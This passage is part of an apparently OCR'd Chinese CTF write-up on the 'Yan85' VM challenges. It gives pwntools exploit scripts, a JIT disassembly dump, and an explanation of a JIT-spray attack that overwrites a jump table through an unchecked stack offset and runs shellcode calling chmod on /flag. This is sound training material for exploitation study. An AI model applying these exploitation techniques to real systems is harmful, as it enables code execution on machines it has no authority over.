"""

# p = sta(10,0)

# vm_op = {
#     "IMM": 0x80,
#     "ADD": 0x4,
#     "STK": 0x40,
#     "STM": 0x2,
#     "LDM": 0x8,
#     "CMP": 0x10,
#     "JMP": 0x20,
#     "SYS": 0x1
# }

# vm_reg = {
#     "a": 0x4,
#     "b": 0x10,
#     "c": 0x40,
#     "d": 0x8,
#     "s": 0x2,
#     "i": 0x1,
#     "f": 0x20,
#     "NONE": 0x0
# }

# vm_jmp={
#     "L": 0x8,
#     "G": 0x1,
#     "E": 0x4,
#     "N": 0x2,
#     "Z": 0x10,
#     "*": 0x0
# }

# vm_byteorder = {
#     "op":1,
```

```python
#     "arg1":2,
#     "arg2":0
# }

# vm_syscall = {
#     "orw": 0x32
# }

# set85(vm_op, vm_reg,syscall=vm_syscall,jmp=vm_jmp, byteorder=vm_byteorder)

# sh += """
# SYS 0x32 d
# """

# shellcode = asm85(sh)

# ru("Please input your yancode:")
# sl(shellcode)

p = sta(10,1)

vm_op = {
    "IMM": 0x8,
    "ADD": 0x20,
    "STK": 0x4,
    "STM": 0x80,
    "LDM": 0x1,
    "CMP": 0x2,
    "JMP": 0x40,
    "SYS": 0x10
}

vm_reg = {
    "a": 0x8,
    "b": 0x10,
    "c": 0x40,
    "d": 0x20,
    "s": 0x2,
    "i": 0x4,
    "f": 0x1,
    "NONE": 0x0
}

vm_jmp={
    "L": 0x8,
    "G": 0x1,
    "E": 0x2,
```

```
    "N": 0x4,
    "Z": 0x10,
    "*": 0x0
}

vm_byteorder = {
    "op":1,
    "arg1":0,
    "arg2":2
}

vm_syscall = {
    "orw": 0x1c
}

set85(vm_op, vm_reg,syscall=vm_syscall,jmp=vm_jmp, byteorder=vm_byteorder)

sh += """
SYS 0x1c d
"""

shellcode = asm85(sh)

ru("Please input your yancode:")
sl(shellcode)

itr()
```

11 JIT编译的VM (Yan85_64)

禁止了SYS 和条件跳转

逆向一下，可知指令是1Byte 对应一个qword，可以套用原来的汇编器然后按特殊值替换p64处理下

先试一下常规指令的转义

```
sh = """
IMM a 0xff
IMM b 0x80
IMM c 0x0
IMM d 0x0
IMM s 0x1
IMM i 0x0
STK a NONE
```

```
STK NONE d
JMP * b
"""
```

得到

```
      Address      |                   Bytes                    |
Instructions
-------------------------------------------------------------------------
------------
0x0000000001337000 | 49 ba 00 00 00 00 00 00 00 00              | movabs
r10, 0
0x000000000133700a | 49 bb 00 00 00 00 00 00 00 00              | movabs
r11, 0
0x0000000001337014 | 49 bc 00 00 00 00 00 00 00 00              | movabs
r12, 0
0x000000000133701e | 49 bd 00 00 00 00 00 00 00 00              | movabs
r13, 0
0x0000000001337028 | 49 be 00 00 00 00 00 00 00 00              | movabs
r14, 0
0x0000000001337032 | 49 bf 00 00 00 00 00 00 00 00              | movabs
r15, 0
0x000000000133703c | 49 b9 00 00 00 00 00 00 00 00              | movabs
r9, 0
0x0000000001337046 | 49 c7 c1 00 00 00 00                       | mov r9, 0
0x000000000133704d | 49 ba ff 00 00 00 00 00 00 00              | movabs
r10, 0xff
0x0000000001337057 | 49 c7 c1 01 00 00 00                       | mov r9, 1
0x000000000133705e | 49 bb 80 00 00 00 00 00 00 00              | movabs
r11, 0x80
0x0000000001337068 | 49 c7 c1 02 00 00 00                       | mov r9, 2
0x000000000133706f | 49 bc 00 00 00 00 00 00 00 00              | movabs
r12, 0
0x0000000001337079 | 49 c7 c1 03 00 00 00                       | mov r9, 3
0x0000000001337080 | 49 bd 00 00 00 00 00 00 00 00              | movabs
r13, 0
0x000000000133708a | 49 c7 c1 04 00 00 00                       | mov r9, 4
0x0000000001337091 | 49 be 01 00 00 00 00 00 00 00              | movabs
r14, 1
0x000000000133709b | 49 c7 c1 05 00 00 00                       | mov r9, 5
0x00000000013370a2 | 49 bf 00 00 00 00 00 00 00 00              | movabs
r15, 0
0x00000000013370ac | 49 c7 c1 06 00 00 00                       | mov r9, 6
0x00000000013370b3 | 4d 89 f0                                   | mov r8,
r14
```

```
0x00000000013370b6 | 48 b8 20 03 5a 28 fc 7f 00 00                | movabs rax, 0x7ffc285a0320
0x00000000013370c0 | 49 01 c0                                    | add r8, rax
0x00000000013370c3 | 4d 8b 10                                    | mov r10, qword ptr [r8]
0x00000000013370c6 | 49 83 ee 08                                 | sub r14, 8
0x00000000013370ca | 49 c7 c1 07 00 00 00                        | mov r9, 7
0x00000000013370d1 | 49 83 c6 08                                 | add r14, 8
0x00000000013370d5 | 4d 89 f0                                    | mov r8, r14
0x00000000013370d8 | 48 b8 20 03 5a 28 fc 7f 00 00               | movabs rax, 0x7ffc285a0320
0x00000000013370e2 | 49 01 c0                                    | add r8, rax
0x00000000013370e5 | 4d 89 28                                    | mov qword ptr [r8], r13
0x00000000013370e8 | 49 c7 c1 08 00 00 00                        | mov r9, 8
0x00000000013370ef | 4d 89 d9                                    | mov r9, r11
0x00000000013370f2 | 4d 89 c8                                    | mov r8, r9
0x00000000013370f5 | 49 c1 e0 03                                 | shl r8, 3
0x00000000013370f9 | 48 b8 28 0b 5a 28 fc 7f 00 00               | movabs rax, 0x7ffc285a0b28
0x0000000001337103 | 49 01 c0                                    | add r8, rax
0x0000000001337106 | 4d 8b 00                                    | mov r8, qword ptr [r8]
0x0000000001337109 | 48 b8 00 70 33 01 00 00 00 00               | movabs rax, 0x1337000
0x0000000001337113 | 49 01 c0                                    | add r8, rax
0x0000000001337116 | 41 ff e0                                    | jmp r8
0x0000000001337119 | 49 c7 c1 09 00 00 00                        | mov r9, 9
0x0000000001337120 | 49 c7 c1 0a 00 00 00                        | mov r9, 0xa
0x0000000001337127 | 49 c7 c1 0b 00 00 00                        | mov r9, 0xb
```


可知 a,b,c,d,s,i 对应 r10,r11,r12,r13,r14,r15，r9是指令计数器，r8是临时寄存器

立即数操作：就是直接mov进去

Push 加载栈地址到rax，然后s+=8，r8+= rax 存入[r8]，pop反过来

Jmp 取目标寄存器到r8，以r8作为offset寻址到指令jumptable对应的偏移，取到真偏移后加到JIT code的起始然后跳转

注意到栈底和跳转表基址相差257个qword，而栈没有校验偏移值，可以任意写，看一眼保护：



不能返回到栈上，只有 JIT Spray了，加载寄存器的时候是利用movabs的，意味着我们单条指令有8B的空间可用,除去一个相对跳转的2b，还有6byte每条

那就只需要用推栈指令覆盖一下跳转偏移，然后构造shellcode payload编码到立即数里面，控制跳转执行就可以了

还是打chmod，orw太长了不好玩:-)

```
from pwnheader import *
from yan85 import *

context.log_level = "info"

sc = """
xor eax,eax
xor esi,esi
mov al, 90
jmp $+2+9

mov si, 292
push r12
jmp $+2+9

mov rdi, rsp
syscall

"""
asc = asm(sc)
print(disasm(asc))
# pause()

sh = """
IMM a 0xc0
IMM a 0xc1
IMM a 0xc2
```

```
IMM a 0xc3
IMM a 0xc4
IMM a 0xc5
IMM a 0xc6
IMM a 0xc7
IMM a 0xc8
IMM a 0xc9
IMM a 0xca
IMM a 0xcb
IMM a 0xcc
IMM a 0xcd
IMM a 0xce
IMM a 0xcf

IMM s 0xd0
IMM d 0x4f
STK NONE d

IMM c 0xd1
IMM b 0x0
JMP * b
"""

# p = sta(11, 0)

# vm_op = {
#     "IMM": 0x20,
#     "ADD": 0x1,
#     "STK": 0x8,
#     "STM": 0x10,
#     "LDM": 0x2,
#     "CMP": 0x40,
#     "JMP": 0x4,
#     "SYS": 0x80
# }

# vm_reg = {
#     "a": 0x1,
#     "b": 0x2,
#     "c": 0x40,
#     "d": 0x4,
#     "s": 0x20,
#     "i": 0x8,
#     "f": 0x10,
#     "NONE": 0x0
# }

```

```
# vm_byteorder = {
#     "op":0,
#     "arg1":1,
#     "arg2":2
# }

# set85(vm_op, vm_reg, byteorder=vm_byteorder)

# ru("Please input your yancode: ")
# shellcode = asm85(sh)
# # sh64 = b''.join([p64(shellcode[i]) for i in
range(len(shellcode))]).ljust(0x1800, b'\x00')
# sh64 = b''

# imm_maps = {
#     0xd0: 2048,
#     0xd1: 0x67616c662f
# }
# asc = asc.ljust(8*16, b'\x00')
# for i in range(16):
#     imm_maps[0xc0 + i] = u64(asc[i*8:i*8+8])
# for i in range(len(shellcode)):
#     if(shellcode[i] in imm_maps):
#         sh64 += p64(imm_maps[shellcode[i]])
#     else:
#         sh64 += p64(shellcode[i])
# sh64 = sh64.ljust(0x1800, b'\x00')
# sl(sh64)

p = sta(11,1)

vm_op = {
    "IMM": 0x1,
    "ADD": 0x10,
    "STK": 0x20,
    "STM": 0x8,
    "LDM": 0x4,
    "CMP": 0x2,
    "JMP": 0x40,
    "SYS": 0x80
}

vm_reg = {
    "a": 0x4,
    "b": 0x2,
    "c": 0x8,
    "d": 0x10,
```

```
    "s": 0x40,
    "i": 0x20,
    "f": 0x1,
    "NONE": 0x0
}

vm_byteorder = {
    "op":0,
    "arg1":1,
    "arg2":2
}

set85(vm_op, vm_reg, byteorder=vm_byteorder)

ru("Please input your yancode: ")
shellcode = asm85(sh)
# sh64 = b''.join([p64(shellcode[i]) for i in
range(len(shellcode))]).ljust(0x1800, b'\x00')
sh64 = b''

imm_maps = {
    0xd0: 2048,
    0xd1: 0x67616c662f
}
asc = asc.ljust(8*16, b'\x00')
for i in range(16):
    imm_maps[0xc0 + i] = u64(asc[i*8:i*8+8])
for i in range(len(shellcode)):
    if(shellcode[i] in imm_maps):
        sh64 += p64(imm_maps[shellcode[i]])
    else:
        sh64 += p64(shellcode[i])
sh64 = sh64.ljust(0x1800, b'\x00')
sl(sh64)

itr()
cf()
```

结语

没有 VM 还是比较容易的，基本上都是内存洞，有VM的情况下多加了VM的逆向，写出汇编器基本上就可以了。至于JIT，挺麻烦的，但是可以dump出来反汇编找对应关系（前提是JIT没做优化不然很多东西都不可预测），利用内存洞劫持到JIT Spray的shellcode就可以了。